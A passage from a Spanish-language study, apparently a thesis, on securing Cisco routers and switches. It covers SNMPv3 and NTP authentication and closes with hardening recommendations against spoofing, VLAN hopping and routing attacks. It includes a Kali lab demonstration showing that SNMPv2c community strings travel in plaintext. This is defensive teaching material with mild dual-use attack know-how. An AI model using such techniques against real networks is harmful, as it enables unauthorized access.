Nov 5 05:44:23.486: RADIUS: Received from id 1645/30
192.168.70.200:1812, Access-Accept, len 20
```

De esta forma además del acceso remoto, el acceso al modo EXEC privilegiado también utiliza la base de datos centralizada del servidor AAA.

3.5.8. Protocolo simple de administración de red (SNMP)

El protocolo SNMP permite a un dispositivo de red compartir información sobre sí mismo y sus actividades. El protocolo SNMP se ejecuta en la capa de aplicación y consta de un administrador SNMP y de un agente SNMP. El administrador SNMP ejecuta una aplicación de administración de red a través de la cual envía y recibe información de los agentes SNMP. El agente SNMP es la pieza de software que se ejecuta en el dispositivo de red administrado. El dispositivo recopila todo tipo de datos y los almacena en una base de datos local, denominada base de información de administración (MIB) la cual se actualiza en tiempo real. La MIB se define mediante una serie de objetos que poseen una estructura en forma de árbol jerárquico. Cada variable en la MIB es referenciada por un identificador de objeto (OID), que es una larga cadena de índices concatenados que siguen la ruta desde la raíz del árbol hasta la ubicación de la variable [11].

Los ataques al protocolo SNMP generalmente buscan obtener información sensible configurada en el dispositivo como nombres de usuario y contraseñas, o modificar la configuración del dispositivo para hacerse con su control. Se han propuesto y desarrollado varias versiones de SNMP. Sin embargo, sólo las versiones SNMPv1, SNMPv2c y SNMPv3 han conseguido un uso generalizado.

La seguridad integrada con SNMPv1 y SNMPv2c se considera débil debido a que usan cadenas de comunidad (muy parecidas a contraseñas) que son enviadas como texto en claro, para obtener acceso de solo lectura o lectura y escritura en el agente SNMP. En consecuencia, un usuario malintencionado que se encuentra husmeando en la red puede observar la cadena de comunidad y utilizarla con el fin de leer y/o escribir variables en la base de datos MIB del agente SNMP [11].

A continuación, se configura Kali como servidor SNMP para leer y escribir información en el enrutador ST01-RO-01. En este caso, Kali es el administrador SNMP en la LAN de centro de datos y ST01-RO-01 es el agente SNMP.



Figura 30. Topología de red para la configuración del protocolo SNMP

La configuración en el enrutador ST01-RO-01 para habilitar SNMPv2c es la siguiente.

```
ST01-RO-01(config)#snmp-server community SNMP-RO ro
ST01-RO-01(config)#snmp-server community SNMP-WR wr
ST01-RO-01(config)#snmp-server host 192.168.70.200 version 2c SNMP-RO
ST01-RO-01(config)#snmp-server host 192.168.70.200 version 2c SNMP-WR
ST01-RO-01(config)#snmp-server enable traps
```

Enseguida, se realizan algunas consultas SNMP desde Kali a los OID del tiempo de reloj y nombre de dispositivo del enrutador ST01-RO-01 para examinar el tráfico SNMP.

```
┌──(root㉿kali)-[~]
└─# snmpget -v 2c -c SNMP-RO 10.0.10.2 .1.3.6.1.2.1.1.3.0
iso.3.6.1.2.1.1.3.0 = Timeticks: (5131919) 14:15:19.19
```

```
┌──(root㉿kali)-[~]
└─# snmpget -v 2c -c SNMP-RO 10.0.10.2  .1.3.6.1.4.1.9.2.1.3.0
iso.3.6.1.4.1.9.2.1.3.0 = STRING: "ST01-RO-01"
```



Figura 31. Captura de mensaje SNMPv2 enviado entre Kali y ST01-RO-01.

Como podemos observar, la cadena comunidad y la información son enviadas en texto plano, generando un claro problema de seguridad.

Dentro de las estrategias para asegurar SNMP se encuentran implementar la versión segura del protocolo SNMPv3, limitar el acceso a través de la configuración de vistas específicas que determinan las MIB a las que tiene acceso el usuario, utilizar contraseñas SNMP complejas y definir a través de una ACL las direcciones IP de origen que pueden acceder a las funciones SNMP en el dispositivo de red [42] [43].

SNMPv3 utiliza algoritmos criptográficos que buscan garantizar la confidencialidad, integridad y autenticación de los mensajes SNMP. Los modelos y niveles de seguridad soportados por el IOS de Cisco, para las diferentes versiones de SNMP se muestran a continuación [11].

Modelo	Nivel de seguridad	Autenticación	Cifrado
SNMPv1	NoAuthNoPriv	Cadena de comunidad	Ninguno
SNMPv2c	NoAuthNoPriv	Cadena de comunidad	Ninguno
SNMPv3	NoAuthNoPriv	Nombre de usuario	Ninguno
SNMPv3	AuthNoPri	HMAC-MD5-96 HMAC-SHA-96	Ninguno
SNMPv3	AuthPri	HMAC-MD5-96 HMAC-SHA-96	DES, 3DES o AES

Tabla 9. Modelos de seguridad y niveles de seguridad admitidos por el IOS de Cisco [11].

La configuración de SNMPv3 requiere de los siguientes pasos.

Paso 1. Limitar el acceso del administrador SNMP a una vista específica. La vista funciona de manera similar a una lista de control de acceso ya que solamente permite la visualización de los árboles MIB incluidos [43].
Crear una vista SNMP relativa a la raíz MIB SNMP de "ISO".

```
ST01-RO-01(config)#snmp-server view NMS iso included
```

Bloquear las solicitudes que pretenden recuperar la tabla de rutas IP (**ipRouteTable**), la tabla del protocolo de resolución de direcciones ARP (**ipNetToMediaTable** e **ipNetToPhysicalTable**) y la tabla de direcciones de capa 2 (**atTable**).

```
ST01-RO-01(config)#snmp-server view NMS 1.3.6.1.2.1.4.21 excluded
ST01-RO-01(config)#snmp-server view NMS 1.3.6.1.2.1.4.22 excluded
```

```
ST01-RO-01(config)#snmp-server view NMS 1.3.6.1.2.1.4.35 excluded
ST01-RO-01(config)#snmp-server view NMS 1.3.6.1.2.1.3 excluded
```

Excluir los objetos MIB que podrían revelar información sobre las credenciales SNMP configuradas. Estos objetos son **snmpUsmMIB**, **snmpVacmMIB** y **snmpCommunityMIB**. Se recomienda que estos objetos se excluyan de la vista en cualquier dispositivo al que puedan acceder los usuarios públicos.

```
ST01-RO-01(config)#snmp-server view NMS 1.3.6.1.6.3.15 excluded
ST01-RO-01(config)#snmp-server view NMS 1.3.6.1.6.3.16 excluded
ST01-RO-01(config)#snmp-server view NMS 1.3.6.1.6.3.18 excluded
```

Paso 2. Configurar una ACL para definir los servidores SNMP que pueden tener acceso al dispositivo.

```
ST01-RO-01(config)#ip access-list standard SNMP-ACL
ST01-RO-01(config-std-nacl)#permit host 192.168.70.200
```

Paso 3. Configurar un nombre de grupo para establecer las políticas de nivel de seguridad de los usuarios de SNMPv3.

```
ST01-RO-01(config)#snmp-server group ST01-SNMP v3 priv read NMS
write NMS access SNMP-ACL
```

Paso 4. Crear el nombre de usuario que el administrador SNMP utiliza para comunicarse con el dispositivo

```
ST01-RO-01(config)#snmp-server user SNMP-admin ST01-SNMP v3 auth sha
SNMP-auth2023#$% priv aes 256 SNMP-priv2023#$%
```

Paso 5. Identificar el administrador SNMP que recibe los mensajes.

```
ST01-RO-01(config)#snmp-server host 192.168.70.200 informs version
3 priv SNMP-admin
```

Una vez realizada esta configuración, se vuelve a realizar la consulta SNMP desde Kali hacia ST01-RO-01.

```
┌──(root㉿kali)-[~]
└─# snmpget -v3 -l authPriv -u SNMP-admin -a SHA -A SNMP-auth2023#$%
-x AES-256 -X SNMP-priv2023#$%  10.0.10.2  1.3.6.1.4.1.9.2.1.3.0

iso.3.6.1.4.1.9.2.1.3.0 = STRING: "ST01-RO-01"
```

Como podemos observar a continuación, el mensaje es enviado utilizando SNMPv3 y es autenticado y cifrado, de modo que un atacante que está husmeando en la red, no puede robar la información ni hacerse con el control del dispositivo.

Figura 32. Captura de mensaje SNMPv3 enviado entre Kali y ST01-RO-01.

3.5.9. Protocolo de tiempo de red (NTP)

Todos los aspectos de seguridad, solución de problemas y administración de redes requieren de marcas de tiempo precisas. Por consiguiente, es importante sincronizar la hora en los dispositivos de red para determinar el orden y la causa de los eventos. La configuración de fecha y hora de un conmutador o enrutador se puede realizar manualmente ingresando a cada uno de los dispositivos. Sin embargo, esta solución no es escalable y puede llegar a presentar inconsistencias. Por otra parte, el protocolo de tiempo de red (NTP) ofrece un punto de referencia en común, a partir del cual todos los dispositivos en la red pueden sincronizar su reloj. En consecuencia, NTP brinda una solución escalable y permite que los eventos puedan ser correlacionados adecuadamente [11].

Las redes NTP utilizan un sistema jerárquico de fuentes horarias. Cada nivel en este sistema jerárquico se denomina estrato (*stratum*). El nivel de estrato se define como la cantidad de saltos desde la fuente autorizada. El rango de los valores de estrato va de 0 a 15, siendo los valores inferiores más autoritarios que los valores superiores. El estrato 0 corresponde a los relojes de referencia, los cuales son dispositivos de tiempo muy preciso, como un reloj atómico o un reloj GPS, por lo que representan el mayor nivel de credibilidad. Los servidores NTP conectados directamente a los relojes de referencia son de estrato 1, mientras que los servidores NTP conectados a los servidores NTP de estrato 1 son de estrato 2 y así sucesivamente. Un valor de 16 evidencia que el dispositivo tiene su hora desincronizada. Los servidores NTP también pueden emparejarse con dispositivos en el mismo estrato para proporcionar una hora más precisa. Estos pares también funcionan como respaldo en caso de que se pierda el acceso al servidor NTP de estrato inferior y su configuración se conoce como modo activo simétrico. Por lo tanto, los dispositivos Cisco pueden funcionar al mismo tiempo en los modos NTP servidor, cliente y activo simétrico. Finalmente, se recomienda sincronizar un cliente NTP con múltiples servidores para tener siempre una fuente NTP confiable [44].

Desde una perspectiva de seguridad, un atacante puede introducir un servidor NTP en una red y anunciar una hora falsa a los dispositivos, dando como resultado información de marca de tiempo imprecisa en los registros y afectando las listas de acceso basadas en rangos de tiempo. Así pues, para mitigar este riesgo, se debe configurar la autenticación NTP para identificar las fuentes confiables de tiempo como se muestra a continuación [26].

Paso 1. Indicar al dispositivo que autentique las fuentes de tiempo.

```
DHCP-01(config)#ntp authenticate
```

Paso 2. Configurar tanto la clave secreta como un ID de clave.

```
DHCP-01(config)#ntp authentication-key 1 hmac-sha2-256 NTP-Pa55#$%
```

Paso 3. Especificar el ID de la clave que es confiable para la autenticación.

```
ST01-RO-01(config)#ntp trusted-key 1
```

Paso 4. Configurar la dirección IP y el ID de clave específica del servidor.

```
ST01-RO-01(config)#ntp server 192.168.70.100 key 1
```

Paso 5. Configurar la dirección IP y el ID de clave específica del servidor.

```
DHCP-01(config)#clock timezone COT -5
Nov  2 04:51:31.568: %SYS-6-CLOCKUPDATE: System clock has been
updated from 04:51:31 UTC Thu Nov 2 2023 to 23:51:31 COT Wed Nov 1
2023, configured from console by console.
```

Paso 6. Configurar la hora del hardware. Por defecto NTP solamente configura la hora del software. El reloj del hardware es importante porque rastrea la fecha y la hora en el dispositivo incluso si se reinicia o se corta la energía. Cuando se reinicia el sistema, el reloj del hardware se utiliza para inicializar el reloj del software.

```
ST01-RO-01(config)#ntp update-calendar
```

A continuación, podemos observar que la asociación ha ocurrido satisfactoriamente y que ST01-RO-01 está tomando su referencia de reloj de DHCP-01, mientras que DHCP-01 toma su propia hora local como referencia.

```
DHCP-01#show ntp status
Clock is synchronized, stratum 2, reference is 127.127.1.1
DHCP-01#show ntp associations
  address         ref clock         st    when    poll reach   delay
offset   disp
*~127.127.1.1     .LOCL.            1     1     16      377    0.000
0.000  1.204
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~
configured

ST01-RO-01#show ntp status
Clock is synchronized, stratum 3, reference is 192.168.70.100
ST01-RO-01#show ntp associations
  address         ref clock         st    when    poll reach   delay
offset   disp
*~192.168.70.100  127.127.1.1       2     0     64    3        1.000
0.500 64.876
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~
configured
```

Conclusiones

A partir del análisis realizado, las conclusiones y recomendaciones para la configuración segura de los planos de datos, control y administración de enrutadores y conmutadores Cisco son las siguientes.

- La topología de red física permite identificar las conexiones que se realizan entre los dispositivos que conforman la red. Estas conexiones determinan los puertos que son habilitados y configurados. Al mismo tiempo, permiten identificar aquellos puertos que no requieren ser puestos en funcionamiento.

  Dependiendo de la versión de código, es posible que el dispositivo venga configurado de forma predeterminada para que todas sus interfaces estén habilitadas. De modo que, un usuario malintencionado que obtiene acceso físico a uno de los puertos disponibles del dispositivo puede ingresar a la red sin ninguna restricción.

  Por consiguiente, a pesar de que muchas veces los dispositivos de red se encuentran en centros de datos con control de acceso físico a través de biometría, tarjetas o claves, siempre se recomienda que los puertos que no están en uso sean deshabilitados lógicamente. A pesar de que los equipos se encuentran en estos centros de datos, sus puertos se distribuyen a través del cableado estructurado a toda la organización para permitir que los empleados de las diferentes áreas puedan conectarse.

  Adicionalmente, se deben controlar los dispositivos y usuarios que obtienen acceso a la red. La funcionalidad de seguridad del puerto permite establecer y limitar a través de la verificación de direcciones MAC los dispositivos que pueden acceder a la red. A pesar de que las direcciones MAC se pueden falsificar con facilidad, el uso de esta funcionalidad evita que se realicen ataques de desbordamiento de la tabla CAM ya que restringe el número de direcciones MAC permitidas en el puerto y se limita la tasa a la que los paquetes son recibidos.

Se debe tener en cuenta que la opción recomendada que se debe configurar al momento que ocurre una infracción de seguridad es la de restringir (*restict*) ya que esta permite que el puerto siga activo y genera mensajes de alerta cuando se genera la infracción, La opción por defecto de apagar el puerto (*shutdown*) no se recomienda ya que requiere de la intervención manual del administrador de red o de la configuración de la activación automática cuyo tiempo mínimo de recuperación es de 30 segundos.

Finalmente, el puerto debe asegurarse a través de la configuración del protocolo 802.1X. Como se mencionó en el capítulo 3.1.3, no se recomienda el uso de los métodos EAP-GTC, EAP-MD5, EAP-MSCHAPv2 ni LEAP. Así mismo, se recomienda el uso de certificados para asegurar el intercambio de la información. 802.1X al requerir el uso de nombres de usuario y contraseñas en lugar de direcciones MAC es mucho más seguro que la funcionalidad de protección del puerto. Sin embargo, se recomienda el uso conjunto de la seguridad del puerto y de la autenticación 802.1X.

- La configuración por defecto de los puertos de un conmutador permite que sea vulnerable ante ataques de suplantación de identidad del conmutador. Este ataque toma ventaja de que los conmutadores tienen habilitado de forma predeterminada el protocolo DTP que configura los puertos en modo dinámico automático (*dynamic auto*). El atacante configura su puerto en modo troncal y obliga a la interfaz del conmutador legítimo a tomar este mismo modo, obteniendo acceso a las VLAN permitidas en el enlace que, de forma predeterminada, son todas las VLAN configuradas en el conmutador legítimo. Para evitar que el usuario malintencionado conecte conmutadores no autorizados a la red, es necesario deshabilitar el protocolo DTP y fijar el modo de enlace como troncal fijo o acceso.

Adicionalmente, las configuración predeterminada de las interfaces del conmutador hace que sea vulnerable ante ataques de salto de VLAN. Este ataque se puede ejecutar porque los puertos son configurados de forma predeterminada con el mismo identificador de VLAN tanto para la VLAN nativa como para la VLAN de acceso. Por consiguiente, es necesario colocar los puertos de acceso no usados en una VLAN aislada diferente a la VLAN nativa configurada en el enlace troncal, configurar la VLAN nativa del enlace troncal como una VLAN diferente a la VLAN 1, evitar el paso de la VLAN aislada y de la VLAN nativa a través del enlace troncal.

- Las redes conmutadas pueden sufrir de 4 tipos de ataques de suplantación debido a su funcionamiento. El primer ataque es el de suplantación del servidor DHCP que consiste en ingresar un servidor DHCP ilegítimo en la red para que responda a solicitudes de descubrimiento DHCP realizadas por dispositivos finales legítimos. El servidor DHCP ilegítimo modifica su respuesta para configurar la puerta de enlace predeterminada con su propia dirección IP de modo que los paquetes que son dirigidos fuera de la subred primero son enviados al propio servidor, donde se inspeccionan y/o modifican para luego ser enviados al destino solicitado con el fin de evitar sospechas. Para impedir este ataque es necesario configurar en los conmutadores la funcionalidad de indagación DHCP, la cual descarta los paquetes generados por un servidor DHCP si estos son recibidos en un puerto catalogado como no confiable. Adicionalmente, esta funcionalidad crea una base de datos de enlace de indagación, en la que registra la dirección MAC, la dirección IP y la VLAN de los equipos que están conectados a un puerto no confiable.

  El segundo y tercer ataque consisten en la suplantación de la dirección IP y de la dirección MAC. En un ambiente seguro, se supone que todos los dispositivos utilizan la dirección MAC asignada por el fabricante en la tarjeta de interfaz de red (NIC) así como la dirección IP configurada estáticamente o recibida a través del protocolo DHCP. Sin embargo, un

usuario malintencionado puede modificar los valores asignados, con el objetivo de suplantar un dispositivo legítimo para enviar y recibir paquetes en su lugar. La funcionalidad de protección de IP de origen permite en conjunto con la indagación DHCP, verificar la legitimidad de la dirección IP de origen de un paquete. Adicionalmente, si se configura la seguridad del puerto también habilita la comprobación de la dirección MAC de origen del paquete. De esta forma, se evita que un dispositivo suplante tanto su dirección IP como su dirección MAC.

El último ataque consiste en la suplantación de las respuestas ARP. El Protocolo ARP permite conocer la dirección MAC de un dispositivo a partir de su dirección IP. Un usuario malintencionado puede aprovecharse del funcionamiento de ARP para responder con su propia dirección MAC a solicitudes ARP que no están dirigidas a él. De esta forma, el atacante logra suplantar a un usuario legítimo y puede realizar un ataque de hombre en el medio para inspeccionar y/o modificar los paquetes recibidos. La funcionalidad de inspección dinámica de ARP (DAI), en conjunto con la indagación DHCP previene que un usuario malintencionado responda a solicitudes ARP que no están destinadas a él, permitiendo el envío seguro de paquetes entre los dispositivos de la red.

- Las listas de control de acceso (ACL) permiten asegurar el plano de datos de los enrutadores al especificar los paquetes que pueden ser transmitidos entre subredes. Como se mostró en el capítulo 3.2.1, existen diferentes tipos de ACL que brindan una gran versatilidad al momento de evaluar el tráfico que debe ser permitido o denegado. Las listas de control de acceso se configuran para determinar las subredes a las que un dispositivo puede acceder, las subredes desde las que puede ser accedido, y los servicios que se pueden utilizar desde y hacia ese dispositivo. Además, permite evaluar las sesiones que son establecidas y configurar periodos de tiempo dentro de los cuales tienen validez.

Adicionalmente, el plano de datos de los enrutadores puede ser protegido a través de la implementación del protocolo uRPF. Este protocolo permite evaluar la dirección IP de origen de un paquete y determinar si esta puede ser alcanzada a través de alguna de las interfaces configuradas en el enrutador utilizando el modo suelto (*loose*), a través de la misma interfaz que el enrutador usaría para enviar el tráfico de regreso a la dirección IP de origen usando el modo estricto (*strict*), o a través de una ruta por defecto. Al momento de utilizar el modo suelto o el modo estricto es necesario verificar la posibilidad de que exista tráfico asimétrico en la red, esto se debe a que si se utiliza el modo estricto en presencia de tráfico asimétrico es posible que los paquetes legítimos sean descartados. Adicionalmente, si se realiza esta configuración en los enrutadores de borde, es necesario configurar uRPF para que acepte una ruta por defecto como una forma válida de alcanzar la dirección IP. Por lo demás, si se ha configurado la red interna para evitar el tráfico asimétrico y se utilizan protocolos de enrutamiento dinámico para conocer el destino de las subredes, como es el caso de la topología propuesta, se recomienda utilizar el modo estricto en todas las interfaces de los enrutadores internos.

- El plano de control en los conmutadores se encarga de la creación de la tabla de direcciones MAC, el reenvío del tráfico en función de esa tabla y la prevención de formación de bucles empleando el protocolo de árbol de expansión (STP).

  La creación de la tabla de direcciones MAC se asegura con la implementación de las funcionalidades de indagación DHCP, protección de IP de origen e inspección dinámica de ARP mencionadas previamente.

  Por su parte, la protección al protocolo de árbol de expansión se da a través de las funcionalidades de protección del puente raíz y contra BPDU inesperadas. La protección del puente raíz se configura en los

puertos del conmutador en los cuales nunca se espera recibir BPDU con un ID de puente más deseable que el configurado en el puente raíz. Por consiguiente, se configura en interfaces que pueden llegar a ser utilizadas como modo troncal. Por otra parte, la protección contra BPDU inesperadas, previene que los puertos de usuario final acepten BPDU y se configura en los puertos que pueden ser configurados como modo de acceso.

- El plano de control en los enrutadores se ocupa de la creación de la tabla de enrutamiento IP empleando rutas estáticas o protocolos de enrutamiento dinámico. Debido a que el enrutamiento estático depende estrictamente de las configuraciones y modificaciones que realiza manualmente el administrador de red, se considera más seguro que el enrutamiento dinámico, sin embargo, esto mismo hace que no sea escalable. Por otra parte, el enrutamiento dinámico permite realizar modificaciones en tiempo real de las entradas de la tabla de enrutamiento, de acuerdo con los cambios que ocurren en la topología de red. No obstante, esto puede generar algunos riesgos de seguridad.

  El protocolo de enrutamiento de puerta de enlace interior (IGP) más utilizado es OSPF. Para su funcionamiento, OSPF envía de forma predeterminada mensajes de saludo a través de las interfaces que han sido referenciadas para hacer parte del protocolo utilizando como destino la dirección de multidifusión 224.0.0.5. Un usuario malintencionado que está husmeando en la red puede capturar estos mensajes y proceder a crear una vecindad no deseada con el objetivo de hacerse con el control del tráfico de los paquetes que transitan en la red. La configuración de las interfaces en las cuales no se espera recibir paquetes de saludo ni información de estado de enlace OSPF como interfaces pasivas, así como la configuración de la autenticación OSPF, permiten evitar la creación de estos vecinos no deseados.

  Adicionalmente, el filtrado de mensajes de estado de enlace, así como el filtrado de rutas OSPF antes de ser agregadas a la tabla de

enrutamiento IP de un enrutador específico, permiten aplicar listas de control de acceso al plano de control del enrutador para segmentar y controlar los accesos que se tienen entre las subredes de la organización.

Por otra parte, el enrutamiento de puerta de enlace exterior (EGP) que se utiliza en la actualidad para intercambiar la información de enrutamiento dentro del Internet global es BGP. El protocolo BGP, al igual que el protocolo OSPF requiere de la formación de vecinos antes de enviar la información de enrutamiento. Debido a que BGP requiere que cada vecino sea identificado a través de su dirección IP y de su sistema autónomo para crear una conexión TCP, no es posible establecer una relación de vecinos no deseados. Sin embargo, en ausencia de autenticación, un atacante puede secuestrar la sesión TCP existente y proceder a corromper la tabla BGP, reiniciando la sesión TCP, agregando prefijos, eliminando prefijos y/o creando nuevas rutas para dirigir el tráfico hacia un sistema autónomo que controla. BGP utiliza el algoritmo MD5 como mecanismo de autenticación. No obstante, este algoritmo ha sido comprometido a través de ataques de colisiones. Por consiguiente, si el código de IOS lo soporta, se recomienda utilizar la opción de autenticación TCP (TCP-AO).

Además, cuando la red de la organización se conecta a múltiples servidores ISP, y advierte los prefijos eBGP aprendidos, puede convertirse en un sistema autónomo en tránsito, sobrecargando los enrutadores, consumiendo ancho de banda y generando problemas de seguridad. Para prevenir la formación de un sistema autónomo en tránsito, es necesario asegurar que los enrutadores de borde de la compañía únicamente anuncian los prefijos públicos propios del sistema autónomo y filtran cualquier otro prefijo, incluyendo los rangos de direcciones IP privadas. Además, deben determinarse las subredes que son recibidas de los ISP, filtrando nuevamente los rangos de direcciones IP privados y permitiendo únicamente los prefijos negociados con el proveedor de servicios.

- La contraseña tipo 8 debe habilitarse y usarse en todos los dispositivos Cisco. En caso de que el dispositivo ejecute un código que no soporta este tipo de contraseña debe actualizarse inmediatamente. Las contraseñas tipo 0, 4, 5 y 7 no deben utilizarse debido a que los algoritmos que emplean son fácilmente cripto analizables, resultando en la posible exposición de las credenciales de los usuarios. Por otra parte, las contraseña tipo 6 se debe utilizar únicamente si las claves específicas deben ser encriptadas en lugar de almacenadas con un valor hash, o en caso de que la contraseña tipo 8 no este disponible. Finalmente, la contraseña tipo 9 a pesar de ser recomendada por Cisco y por la industria en general, no ha sido aprobada por la NIST y, por lo tanto, no es recomendada por la NSA ni su uso ha sido aprobado en los sistemas de seguridad nacional (NSS).

- La contraseña de habilitación que permite el acceso al modo EXEC privilegiado desde donde el administrador configura los parámetros operativos del dispositivo, debe almacenarse utilizando el comando **enable secret** y la palabra clave **sha256** para ser almacenada utilizando la contraseña segura tipo 8.

- Al momento de realizar la configuración que permite el acceso remoto al plano de gestión de los dispositivos se debe prevenir el uso de contraseñas de línea. Esto se debe a que las contraseñas son almacenas en texto plano en la configuración en ejecución. En su lugar, es necesario utilizar contraseñas de nombre de usuario las cuales deben ser creadas con la palabras clave **secret** y **sha256** para ser almacenadas en el dispositivo local empleando la contraseña segura tipo 8. Se debe tener en cuenta que las contraseñas de usuario al ser configuradas localmente son poco escalables y, en consecuencia, deben ser utilizadas únicamente como un método de respaldo del acceso remoto a través de servidores AAA.

- La creación de diferentes niveles de privilegio dentro de la línea de comandos deber ser utilizada para proporcionar separación de roles. Los dispositivos Cisco tienen 16 niveles de privilegio que varían de 0 a 15. El acceso al nivel 0 solo permite cinco comandos, mientras que el acceso de nivel 15 permite un control administrativo completo del dispositivo. Los administradores deben personalizar los niveles de privilegio para restringir la ejecución de comandos específicos. Una vez que se personaliza el nivel de privilegio, se debe configurar una contraseña específica para ese nivel de privilegio.

- Para acceder de forma remota a los dispositivos de red se utilizan los protocolos Telnet y SSH. Se debe prevenir el uso de Telnet ya que no cifra ninguno de los datos enviados sobre la conexión, incluyendo nombres de usuario y contraseñas, y carece de un sistema de autenticación que asegure que la comunicación está siendo realizada entre los dos anfitriones deseados.

  Por el contrario, SSH proporciona una sesión totalmente encriptada y autenticada. Al momento de configurar SSH se debe ampliar el módulo utilizado para generar el par de claves de RSA de 512 bits a por lo menos 2048 bits. Si se prefiere, algunas versiones de código también permiten utilizar curvas elípticas de 256 o 384 bits. Además, se recomienda que el par de llaves sean generadas con una etiqueta, para luego ser identificadas. De esta forma, se evita el uso de llaves creadas para uso general. Del mismo modo, es necesario configurar la versión segura SSH 2.0, evaluar los valores asignados al intervalo de ingreso de las credenciales y al número máximo de intentos, seleccionar únicamente los algoritmos de cifrado y MAC más fuertes soportados por la versión de código del dispositivo, establecer una longitud de la clave Diffie-Hellman de al menos 2048 bits, restringir las líneas VTY para que permitan únicamente conexiones a través de SSH, y configurar una lista de control de acceso que determina el equipo o subred de origen desde la cual se puede realizar la conexión remota al dispositivo de red. Finalmente, aunque es posible utilizar nombres de

usuario y contraseñas, debido a las limitaciones de complejidad de la contraseña, se recomienda utilizar la combinación de claves privadas y públicas RSA para autenticar al cliente que desea iniciar la sesión de conexión remota, deshabilitando los demás métodos de autenticación.

- La configuración local de contraseñas de nombre de usuario requiere ingresar a cada uno de los dispositivos de forma independiente para crear, eliminar o cambiar un usuario. En consecuencia, no es escalable. Por el contrario, los servicios AAA permiten a un servidor remoto ejecutar de manera centralizada la autenticación, autorización y contabilización de los usuarios. Se debe tener en cuenta que los servicios AAA y locales no son excluyentes, por el contrario, la configuración de contraseñas de nombre de usuario se debe utilizar como respaldo de los servicios AAA.

  Los dispositivos Cisco pueden implementar los protocolos TACACS+ y RADIUS para comunicarse con los servidores AAA. TACAS+ brinda un mayor nivel de seguridad a la red que RADIUS. Sin embargo, el protocolo RADIUS es un estándar abierto, mientras que el protocolo TACACS+ es propietario de Cisco, por lo que requiere de dispositivos como Cisco ACS o ISE, y licenciamiento de este fabricante. En consecuencia, es más común encontrar servicios AAA configurados con el protocolo RADIUS.

  La autenticación AAA debe activarse para verificar la identidad de los usuarios en todas las líneas (VTY, consola o auxiliar) del dispositivo. Del mismo modo, se recomienda configurar localmente combinaciones de nombre de usuario y contraseñas, para ser utilizadas como último recurso en caso de falla del servidor AAA.

- Para asegurar el funcionamiento del protocolo SNMP se debe implementar la versión segura del protocolo SNMPv3, limitar el acceso a través de la configuración de vistas específicas que determinan las MIB a las que tiene acceso el usuario, utilizar contraseñas SNMP

complejas, y definir a través de una ACL las direcciones IP de origen que pueden acceder a las funciones SNMP en el dispositivo de red.

- Los aspectos de seguridad, solución de problemas y administración de redes requieren de marcas de tiempo precisas. La configuración de fecha y hora de un conmutador o enrutador se debe realizar utilizando el protocolo de tiempo de red (NTP), el cual ofrece un punto de referencia en común que permite a todos los dispositivos en la red sincronizar su reloj. Se recomienda sincronizar un cliente NTP con múltiples servidores para tener siempre una fuente NTP confiable.

  Desde una perspectiva de seguridad, un atacante puede introducir un servidor NTP en una red y anunciar una hora falsa a los dispositivos, dando como resultado información de marca de tiempo imprecisa en los registros y afectando las listas de acceso basadas en rangos de tiempo. Así pues, para mitigar este riesgo, se debe configurar la autenticación NTP para identificar las fuentes confiables de tiempo.

Bibliografía

[1] Cisco Systems, «What Is Network Switching?,» [En línea]. Available: https://www.cisco.com/c/en/us/products/switches/what-is-network-switching.html. [Último acceso: 23 Enero 2024].

[2] Global Knowledge, «How to Secure Cisco Routers and Switches,» 17 Junio 2018. [En línea]. Available: https://www.globalknowledge.com/us-en/resources/resource-library/articles/how-to-secure-cisco-routers-and-switches/. [Último acceso: 30 Octubre 2020].

[3] D. Schrader, «Network Devices: Types, Functions and Best Practices for Security Management,» 8 Enero 2019. [En línea]. Available: https://blog.netwrix.com/2019/01/08/network-devices-explained/. [Último acceso: 23 Enero 2024].

